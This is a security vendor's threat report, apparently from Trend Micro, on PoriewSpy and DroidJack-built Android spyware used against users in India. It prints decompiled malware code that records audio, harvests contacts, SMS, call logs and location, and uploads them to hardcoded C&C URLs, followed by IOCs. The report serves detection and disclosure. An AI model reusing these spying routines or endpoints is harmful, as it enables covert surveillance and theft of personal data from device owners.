Hacking Group Spies on Android Users in India Using PoriewSpy

Posted on: January 29, 2018 **at 12:00 am** **Posted in:** Mobile, Targeted Attacks

Author:
Mobile Threat Response Team

by Ecular Xu and Grey Guo

We have been seeing attacks that spy on and steal data from specific targets on the mobile platform since late 2017. We discovered the malicious apps victimizing Android users in India, and believe a hacking group—one previously known for victimizing government officials—carried out the attacks. We identified these malicious apps as PoriewSpy (detected by Trend Micro as ANDROIDOS_PORIEWSPY.HRX). We also suspect that the group used malicious apps built using DroidJack or SandroRAT (detected as ANDROIDOS_SANRAT.A), based on similarities in their command-and-control (C&C) server. DroidJack is a remote access Trojan (RAT) that allows intruders to take full control of a user's Android device when installed.

The operators behind these malicious apps might be related to a suspected cyberespionage group discovered in 2016, but it's possible that the group may be launching different attacks unrelated to their previous campaign.

PoriewSpy turns device into an audio recorder, steals other device info

Existing as far back as 2014, PoriewSpy steals sensitive information from victims' devices such as SMS, call logs, contacts, location, and SD card file list. It can also record victims' voice calls. The malware was developed from an open-source project called android-swipe-image-viewer, or Android Image Viewer, which the malware operator/s modified to add the following components:

Permissions

android.permission.INTERNET	Allows applications to open network sockets
android.permission.RECORD_AUDIO	Allows applications to record audio
android.permission.ACCESS_NETWORK_STATE	Allows applications to access information about networks
android.permission.READ_SMS	Allows applications to read SMS messages
android.permission.READ_LOGS	Allows applications to read the low-level system log files
android.permission.GET_ACCOUNTS	Allows access to the list of accounts in the Accounts Service
android.permission.READ_CONTACTS	Allows applications to read the user's contacts data
android.permission.READ_CALL_LOG	Allows applications to read the user's call log.
android.permission.READ_PHONE_STATE	Allows read only access to phone state
android.permission.WRITE_EXTERNAL_STORAGE	Allows applications to write to external storage.
android.permission.READ_EXTERNAL_STORAGE	Allows applications to read from external storage.
android.permission.RECEIVE_BOOT_COMPLETED	Allows applications to receive the ACTION_BOOT_COMPLETED that is broadcast after the system finishes booting
android.permission.BATTERY_STATS	Allows applications to collect battery statistics
aandroid.permission.ACCESS_FINE_LOCATION	Allows applications to access fine(e.g., GPS) location
android.permission.ACCESS_WIFI_STATE	Allows applications to access information about Wi-Fi networks
android.permission.ACCESS_COARSE_LOCATION	Allows applications to access coarse (e.g., Cell-ID, WiFi) location
android.permission.ACCESS_MOCK_LOCATION	Allows applications to create mock location providers for testing
android.permission.CHANGE_NETWORK_STATE	Allows applications to change network connectivity state
android.permission.CHANGE_WIFI_STATE	Allows applications to change Wi-Fi connectivity state

Figure 1. Permissions added by the malware author/s to the modified Android Image Viewer

Services		*Figure 2.*
AudioRecord	Main espionage component	*Services and*
LogService	For log collection	*receivers*
RecordService	Audio record	*added by the*
Receivers		*malware*
OnBootReceiver	Auto start after device reboot	*author/s to*
BatteryReciever	For device power connect action	*the modified*
CallBroadcastReceiver	Handle Call actions	*Android*
NetworkChangeReceiver	Handle device network actions	*Image*
CameraEventReciver	Handle Camera related actions	*Viewer*

PoriewSpy apps were automatically downloaded from malicious websites visited by users. When the malicious app is launched, it will initially show nude photos of an Indian actress, but will later hide its icon to obscure itself from users' sight. When the user calls using an infected device, the malware will start recording the audio, which it saves to */sdcard/.googleplay.security/ named as "_VoiceCall_" + currentTime*. It can also turn the mobile device into an audio recorder to timely record audio every 60 seconds even when the user is not having a phone call.

```
public int onStartCommand(Intent arg3, int arg4, int arg5) {
    new Thread(new Runnable() {
        public void run() {
            while(true) {
                long v0 = 60000;
                try {
                    Thread.sleep(v0);
                    OfflineAudioRecording.this.runnable.run();
                    Thread.sleep(180000);
                }
                catch(InterruptedException v0_1) {
                }

                if(!OfflineAudioRecording.this.IsRecording) {
                    continue;
                }

                OfflineAudioRecording.this.stopRecording();
            }
        }
    }).start();
    return 0;
}
```

Figure 3. Code snippet of malware performing offline audio recording on user device

Apart from secretly recording audio using the affected device, the malware can also write and steal contacts, SMS, call logs, and location information.

```
String v6 = "Contact\n";
try {
    Cursor v11 = this.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, null, null, null);
    while(v11.moveToNext()) {
        v6 = String.valueOf(v6) + v11.getString(v11.getColumnIndex("display_name")) + "\:>>Phone :" + v11.getString(v11.getColumnIndex("data1")) + "\n";
    }

    v11.close();
    String v7 = v6;
    return v7;
}
```

Figure 4. Code snippet of malware stealing contacts from user device

```
String v11 = "SMS Log\n";
try {
    v9 = this.getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
    v9.moveToFirst();
}
catch(Exception v14) {
    return v11;
}

try {
    if(v9.moveToFirst()) {
        do {
            if(v9.getString(v9.getColumnIndexOrThrow("address")) == null) {
                v9.moveToNext();
            }
            else {
                String v7 = v9.getString(v9.getColumnIndexOrThrow("address")).toString();
                v9.getString(v9.getColumnIndexOrThrow("_id")).toString();
                v9.getString(v9.getColumnIndexOrThrow("date")).toString();
                v11 = String.valueOf(v11) + v7 + " : " + v9.getString(v9.getColumnIndexOrThrow("body")).toString() + "\n";
            }

            if(v9.moveToNext()) {
                continue;
            }

            break;
        }
        while(true);
    }

    v9.close();
    v12 = v11;
}
```

Figure 5. Code snippet of malware stealing SMS content from user device

```
String v10 = "Call Logs\n";
try {
    Uri.parse("content://call_log/calls");
    v9 = this.getContentResolver().query(CallLog$Calls.CONTENT_URI, null, null, null, null);
    v9.moveToFirst();
    do {
    label_11:
        break;
    }
    while(true);
}
catch(Exception v16) {
    return v10;
}

try {
    v19 = v9.getString(v9.getColumnIndex("number"));
    v9.getInt(v9.getColumnIndex("type"));
    v12 = new SimpleDateFormat("dd-MM-yy HH:mm").format(new Date(v9.getLong(v9.getColumnIndex("date"))));
    v14 = v9.getInt(v9.getColumnIndex("duration"));
}
catch(Exception v15) {
    goto label_88;
}

try {
    v18 = v9.getString(v9.getColumnIndex("name"));
    if(v18 == null) {
        goto label_48;
    }

    goto label_44;
}
```

Figure 6. Code snippet of malware stealing call logs from user device

```
try {
    HttpResponse v4 = ((HttpClient)v1).execute(new HttpGet("http://mylocation.org"));
    ByteArrayOutputStream v3 = new ByteArrayOutputStream();
    v4.getEntity().writeTo(((OutputStream)v3));
    v3.close();
    this._ResponseStream = v3.toString();
    v5 = this._ResponseStream;
}
```

Figure 7. Code snippet of malware accessing http://mylocation.org to steal the user device's location related to its IP address. Note: the malware can still compromise the user even when they are outside India or South Asia.

```
public Location getLocation() {
    try {
        this.locationManager = this.getApplicationContext().getSystemService("location");
        this.isGPSEnabled = this.locationManager.isProviderEnabled("gps");
        this.isNetworkEnabled = this.locationManager.isProviderEnabled("network");
        if(!this.isGPSEnabled && !this.isNetworkEnabled) {
            Log.e("Error", "Error:: Gps and Network Disabled");
            goto label_19;
        }

        this.canGetLocation = true;
        if(this.isNetworkEnabled) {
            Log.d("Network", "Network");
            if(this.locationManager != null) {
                this.location = this.locationManager.getLastKnownLocation("network");
            }
        }

        if(!this.isGPSEnabled) {
            goto label_19;
        }

        if(this.location != null) {
            goto label_19;
        }

        if(this.locationManager == null) {
            goto label_19;
        }

        this.location = this.locationManager.getLastKnownLocation("gps");
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }

label_19:
    return this.location;
}
```

Figure 8. Code snippet of malware stealing location information from user device through GPS or network

In our research, we also found a malicious app, named after an Indian model-actress, which bears similarities to the code of PoriewSpy apps. Created in 2014, we speculate that this is an earlier version of PoriewSpy that also shares the same C&C server with some of the latest ones. The malicious app is capable of stealing call logs, contacts, SMS, SD card file list, and audio recording.

```
public AudioRecord() {
    super();
    this.mRecorder = null;
    this.isRecording = false;
    this.uploadurl = "http://62.4.2.211:4000/upload";
    this.fileName = "";
    this.handler = new Handler();
    this.simSerial = "";
    this.IsRecording = false;
    this.runnable = new com.poonam.panday.AudioRecord$1(this);
    this.phoneState = true;
    this.threadState = Boolean.valueOf(false);
    this._ListFile = "Sd Card Data\n";
}
```

```
public AudioRecord() {
    super();
    this.mRecorder = null;
    this.isRecording = false;
    this.uploadurl = "http://5.189.137.8:4000/upload";
    this.fileName = "";
    this.handler = new Handler();
    this.simSerial = "";
    this.IsRecording = false;
    this.runnable = new com.sqisland.android.swipe_image_viewer.AudioRecord$1(this);
    this.phoneState = true;
    this.threadState = Boolean.valueOf(false);
    this._ListFile = "Sd Card Data\n";
    this.responseString = "";
    this._ResponseStream = "";
    this.isGPSEnabled = false;
    this.isNetworkEnabled = false;
    this.canGetLocation = false;
}
```

Figure 9. Left: Configuration code of the seemingly earlier version of PoriewSpy. Right: Configuration code of the latest version of PoriewSpy.

Malicious apps developed using DroidJack

Apps built using DroidJack also appear to have been used by the hacking group behind PoriewSpy, based on the C&C servers they share. The operators disguised these DroidJack-built apps as freeCall, BatterySavor, Secure_Comm, and Nexus_Compatability.

The malicious apps are capable of obtaining all necessary permissions for an Android device's main functions, including accessing, modifying, and executing calls, SMS, phonebook, camera, audio recorder, as well as enable or disable Wi-Fi connectivity.

The C&C servers of PoriewSpy and DroidJack-built apps

Some of PoriewSpy's C&C servers were located at 5[.]189[.]137[.]8 and 5[.]189[.]145[.]248, while some of the DroidJack-built apps' were at 93[.]104[.]213[.]217 and 88[.]150[.]227[.]71. Our research revealed that these four C&C servers were previously used by a hacking group who allegedly engaged in cyberespionage activities. The abused IPs 5[.]189[.]137[.]8, 5[.]189[.]145[.]248, and 93[.]104[.]213[.]217 can be traced back to a legitimate hosting service provider based in Germany. Meanwhile, 88[.]150[.]227[.]71's is in the UK. 62[.]4[.]2[.]211, the C&C server of the initial version of PoriewSpy used by some of the latest versions, belongs to a service provider in France. The hacking group also used draagon[.]ddns[.]net, located in South Asia.



Figure 10. The chart above shows the connections between the C&C servers of PoriewSpy and DroidJack-built apps, and the suspected cyberespionage group. The green dots represent the current malicious samples. IPs colored in yellow are the ones used by the group in their previous campaign, while the ones in red are presumably the extension to the mobile platform.

The period PoriewSpy and DroidJack-built apps became active also appear to match that of the hacking group's campaign. It was observed that the activities of the abovementioned mobile malware became active in late 2015 to early 2016, which was around the same period the hacking group's campaign was also active.

Countermeasures

Targeted attacks on mobile devices may be few compared to ones for desktops or PCs, but the discovery of PoriewSpy and other malicious apps that spy on the mobile platform should caution users of the threat that may come their way if their devices remain unsecured. Downloading only from legitimate app stores can prevent PoriewSpy and DroidJack-built apps from compromising your mobile device. It is also important to be aware of what apps are allowed to access, and to understand the risks before accepting any terms or granting certain permissions to apps.

End users and enterprises can also benefit from multilayered mobile security solutions such as Trend Micro™ Mobile Security for Android™ which is also available on Google Play. For organizations, Trend Micro™ Mobile Security for Enterprise provides device, compliance and application management, data protection, and configuration provisioning, as well as protects devices from attacks that leverage vulnerabilities, preventing unauthorized access to apps, as well as detecting and blocking malware and fraudulent websites.

Trend Micro's MARS covers Android and iOS threats using leading sandbox and machine learning technologies. It can protect users against malware, zero-day and known exploits, privacy leaks, and

application vulnerability.

We disclosed our findings to Google, who stated that none of the abovementioned malicious apps are on Google Play. Updates were made to Google Play Protect to defend against new and existing similar threats.

Indicators of Compromise (IOCs)

SHA256	App Label	Package Name
cc84045618448e9684e43d5b9841aacedae94c2177862837c5a9e29c73716a90	com.google.security	com.sqisland.android.swipe_image_viewer
34331ed1d919a1b3f6aeeb5ef7954b4101aabc54514d67611c26f284e459024d	com.google.security	com.sqisland.android.swipe_image_viewer
2eb74656d63c0998ad37cf5da7e2397ddbb5523ad6ee0ca9847fa27875d0420e	com.google.security	com.sqisland.anwdroid.sipe_image_viewer
230ddf07a868ccae369b891bc94a10efd928ff9c0c2fb2e44451e32167d2c2b7	com.google.security	com.sqisland.android.swipe_image_viewer
6b2ef1b5fab6fcc4167d24c391120fb5a4d1cdf9d75ae16352219f1939007fcc	com.google.security	com.sqisland.android.swipe_image_viewer
43142a836aa0d29dfbd55b0e21bb272e4f34ffd15ccfb4424f1f8c3502b6ca7c	com.google.security	com.sqisland.android.swipe_image_viewer
26cc93bcc141262bbbbc66e592dde2e6805b4007ef35844a7ee0ebcd27f2aef4	freecallv3	net.droidjack.server
e6753bba53d7cca4a534c3089f24cd0546462667d110c0d48974f9e76714fe1c	Nexus_Compatability	net.droidjack.server
563ebffbcd81d41e3ddb7b6ed580a2b17a6a6e14ec6bf208c9c22d7a296de7ae	Rabia_Secrets	net.droidjack.server
46c91f72e63c0857c30c9fea71a3cabf24523b683a5e77348343940072fb7371	BatterySavor	net.droidjack.server
8b64a32e386d7cc51bb761bee8959bb5cac20e79ae1e549b04b7354e67bdee66	Secure_Comm	net.droidjack.server
f529ccdee54c53e4c02366713ec2d2e8ff629fe56b2f5778f9f7d31f809e4446	Sannia_Secrets ..	net.droidjack.server
8d89c1e697fc1bc1c18156bd12b3b44efbf551dbe077af23e560a4516df06143	Shivali Rastogi	com.poonam.panday

C&C servers

74[.]208[.]102[.]80
5[.]189[.]137[.]8
5[.]189[.]145[.]248
93[.]104[.]213[.]217
draagon[.]ddns[.]net
88[.]150[.]227[.]71
62[.]4[.]2[.]211

Related Posts:

- **GhostClicker Adware is a Phantomlike Android Click Fraud**
- **Toast Overlay Weaponized to Install Several Android Malware**
- **April Android Security Bulletin Addresses Critical H.264 and H.265 Decoder Vulnerabilities**
- **Untangling the Patchwork Cyberespionage Group**

Tags: PoriewSpy